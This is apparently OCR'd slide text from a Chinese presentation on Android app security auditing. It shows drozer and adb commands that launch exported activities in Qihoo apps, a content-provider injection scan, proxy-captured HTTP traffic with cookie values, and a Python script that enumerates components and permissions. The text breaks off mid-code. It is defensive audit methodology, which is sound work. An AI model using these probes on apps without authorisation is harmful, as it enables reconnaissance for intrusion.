
分析AndroidManifest.xml 查找intent(意图)



```
<activity android:theme="@style/ActivityBlackBg" android:label="@string/app_name" and
"locale|keyboardHidden|navigation|orientation|screenSize|fontScale" android:alwaysRet
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="http" />
        <data android:scheme="https" />
        <data android:scheme="about" />
        <data android:scheme="javascript" />
        <data android:scheme="alipay" />
        <data android:scheme="qb" />
        <data android:scheme="mttbrowser" />
        <data android:scheme="mttbrowserwifi" />
    </intent-filter>
```

安卓APP安全审计方法 基本方法

使用drozer或adb shell验证导出组件功能




```
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.0)
dz> run app.activity.start --action android.intent.action.VIEW --component com.q
ihoo.yunpan com.qihoo.lightapp.WebAppFakeBrowserLightActivity --data-uri http://
www.baidu.com
Unable to find explicit activity class {com.qihoo.yunpan/com.qihoo.lightapp.WebA
ppFakeBrowserLightActivity}; have you declared this activity in your AndroidMani
fest.xml?
dz> run app.activity.start --action android.intent.action.VIEW --component com.q
ihoo.browser com.qihoo.browser.BrowserActivity --data-uri http://www.baidu.com
dz>
```

```
D:\adt-bundle-windows-x86_64-20130729\sdk\platform-tools>adb shell
shell@m0cmcc:/ $ am start -a android.intent.action.VIEW -n com.qihoo.browser/com
.qihoo.browser.BrowserActivity -d http://www.baidu.com
browser.BrowserActivity -d http://www.baidu.com                                <
Starting: Intent { act=android.intent.action.VIEW dat=http://www.baidu.com cmp=c
om.qihoo.browser/.BrowserActivity }
Warning: Activity not started, its current task has been brought to the front
shell@m0cmcc:/ $
```

安卓APP安全审计方法 基本方法


使用drozer扫描content provider



```
unknown module: 'scanner.provider.finduri'
dz> run scanner.provider.injection -a com.qihoo360.mobilesafe
Scanning com.qihoo360.mobilesafe...
Not Vulnerable:
  content://com.qihoo.antivirus.sync.MSSyncProvider/set_switch/
  content://com.qihoo360.nettrafficmonitor/app_mf/
  content://com.qihoo360.mobilesafe.AntitheftUIProvider
  content://com.qihoo360.mobilesafeguard/privatecontacts
  content://com.qihoo360.nettrafficmonitor/bytes/
  content://com.qihoo360.mobilesafe.contacts/pe
  content://com.sec.android.app.twlauncher.settings/favorites?notify=true
  content://com.qihoo360.mobilesafeguard/smartwhite
  content://com.qihoo360.mobilesafeguard_mtk6573
  content://com.qihoo360.mobilesafe.sync.NewAVSyncProvider/
  content://com.qihoo360.mobilesafe.pay.ipc
  content://browser/bookmarks/
  content://com.qihoo360.mobilesafe.shield.emptyContent/
  content://com.qihoo360.nettrafficmonitor/ms_bytes/
  content://com.qihoo360.mobilesafeguard/blacklist
  content://com.qihoo360.mobilesafeguard/marker_type/
  content://com.android.browser/history/
  content://com.android.contacts/contacts/
  content://call_log/calls/
  content://com.qihoo360.mobilesafe.contacts/phone_compensate_open
  content://com.qihoo360.mobilesafeguard/pdu/
  content://com.qihoo360.lib.urlverify/shieldrecords/
  content://com.android.contacts/phone_lookup/
```

安卓APP安全审计方法 基本方法

设置代理抓包分析app的通信




#	Result	Protocol	Host	URL
1	200	HTTP	10.18.25.42:8080	/
2	200	HTTP	m5.baidu.com	/s?from=124n&word=baidu
10	200	HTTP	m.baidu.com	/static/search/inapp/lib/openapp-v3-min.js?t=1403694536413
11	200	HTTP	m.baidu.com	/tc?tcreq4log=1&ssid=0&from=124n&bd_page_type=1&uid=0&pu=usm%404%2C

```
GET http://m5.baidu.com/s?from=124n&word=baidu HTTP/1.1
Host: m5.baidu.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 4.3; zh-cn; SAMSUNG-GT-I9308_TD/1.0
Android/4.3 Release/11.15.2013 Browser/AppleWebKit534.30 Build/JSS15J)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
Accept-Encoding: gzip,deflate
Accept-Language: zh-CN, en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
Cookie: BAIDUID=9E63FEC19F7B9B899AFDD8A772ABF84E:FG=1;
NBID=9E63FEC19F7B9B899FE406454495E80E:FG=1; MSA_WH=360_505;
lsv=3b9eee5d42e98ac03fi
```

安卓APP安全审计方法 自动化方法

通过定制脚本自动化获取攻击向量




```
Level  Time                 PID    TID    Application                 Tag      Text
I      06-24 16:39:48.810   13114  13135  com.test.python:python      python   activitys
I                                                                              [('cn.qihoo.msearch.activity.BrowserActivity', True), ('cn.qihoo.msearch.activity.HisAndFavA...
                                                                               vity', False), ('cn.qihoo.msearch.activity.DownloadActivity', False), ('cn.qihoo.msearch.act...
                                                                               ty.SettingsActivity', False), ('cn.qihoo.msearch.activity.SettingSearchActivity', False), ('...
                                                                               qihoo.msearch.activity.SettingPrivacyActivity', False), ('cn.qihoo.msearch.activity.SettingF...
                                                                               backActivity', False), ('cn.qihoo.msearch.activity.SettingAboutActivity', False), ('cn.qihoo...
                                                                               earch.activity.SettingUserHelpActivity', False), ('cn.qihoo.msearch.activity.SettingWebInfoA...
                                                                               vity', False), ('cn.qihoo.msearch.activity.HistoryActivity', False), ('cn.qihoo.msearch.acti...
                                                                               y.SpeechActivity', True), ('cn.qihoo.msearch.activity.QuickSearchActivity', True), ('cn.qiho...
                                                                               search.activity.ResultDialogActivity', False)]
I                                                                              requestedPermissions
I                                                                              ['android.permission.INTERNET', 'android.permission.WRITE_EXTERNAL_STORAGE', 'android.permis...
                                                                               n.ACCESS_COARSE_LOCATION', 'android.permission.ACCESS_NETWORK_STATE', 'android.permission.AC...
                                                                               S_FINE_LOCATION', 'android.permission.READ_PHONE_STATE', 'android.permission.CHANGE_WIFI_STA...
                                                                               , 'android.permission.ACCESS_WIFI_STATE', 'android.permission.CHANGE_CONFIGURATION', 'androi...
                                                                               ermission.GET_TASKS', 'android.permission.READ_CONTACTS', 'android.permission.READ_SMS', 'an...
                                                                               id.permission.RECORD_AUDIO', 'android.permission.SYSTEM_ALERT_WINDOW', 'android.permission.W...
                                                                               E_SETTINGS', 'com.android.launcher.permission.INSTALL_SHORTCUT', 'com.android.launcher.permi...
                                                                               on.UNINSTALL_SHORTCUT', 'com.qihoo360.launcher.permission.READ_SETTINGS', 'com.qihoo360.laun...
                                                                               r.permission.WRITE_SETTINGS', 'com.android.launcher.permission.READ_SETTINGS', 'com.android....
                                                                               ncher.permission.WRITE_SETTINGS', 'com.android.launcher2.permission.READ_SETTINGS', 'com.and...
                                                                               d.launcher2.permission.WRITE_SETTINGS', 'com.htc.launcher.permission.WRITE_SETTINGS', 'com.h...
                                                                               launcher.permission.READ_SETTINGS', 'com.sec.android.app.twlauncher.WRITE_SETTINGS', 'com.se...
                                                                               ndroid.app.twlauncher.READ_SETTINGS', 'org.adw.launcher.permission.READ_SETTINGS', 'org.adw....
                                                                               ncher.permission.WRITE_SETTINGS', 'org.adwfreak.launcher.permission.READ_SETTINGS', 'org.adw...
                                                                               ak.launcher.permission.WRITE_SETTINGS', 'com.gau.go.launcherex.permission.READ_SETTINGS', 'c...
                                                                               gau.go.launcherex.permission.WRITE_SETTINGS', 'com.qihoo360.home.permission.WRITE_SETTINGS',...
                                                                               om.qihoo360.home.permission.READ_SETTINGS', 'com.fede.launcher.permission.READ_SETTINGS', 'c...
                                                                               fede.launcher.permission.WRITE_SETTINGS', 'com.anddoes.launcher.permission.READ_SETTINGS', '...
```

D:\adt-bundle-windows-x86_64-20130729\sdk\platform-tools\getinfo.py - Notepad++

```python
# -*- coding: utf-8 -*-
def get_Info(PM, packageName):
    packageInfo = PM.getPackageInfo(packageName, 1|2|4|8|256|4096)
    activity_list = []
    service_list = []
    provider_list = []
    receiver_list = []
    permission_list = []

    versionName = packageInfo.versionName
    applicationInfo = packageInfo.applicationInfo
    applicationLabel = PM.getApplicationLabel(applicationInfo).toString()
    processName = applicationInfo.processName
    dataDir = applicationInfo.dataDir
    publicSourceDir = applicationInfo.publicSourceDir
    uid = applicationInfo.uid
    gids = packageInfo.gids
    sharedLibraryFiles = applicationInfo.sharedLibraryFiles
    suid = packageInfo.sharedUserId
    requestedPermissions = packageInfo.requestedPermissions
    if packageInfo.activities:
        for activity in packageInfo.activities:
            activity_list.append((activity.name, activity.exported))
    if packageInfo.services:
        for service in packageInfo.services:
            service_list.append((service.name, service.exported))
```

安卓APP安全审计方法 自动化方法


通过定制Intent自动化测试IPC&组件安全漏洞



```
private boolean sendIntentByType(Intent intent, String type) {
        try {
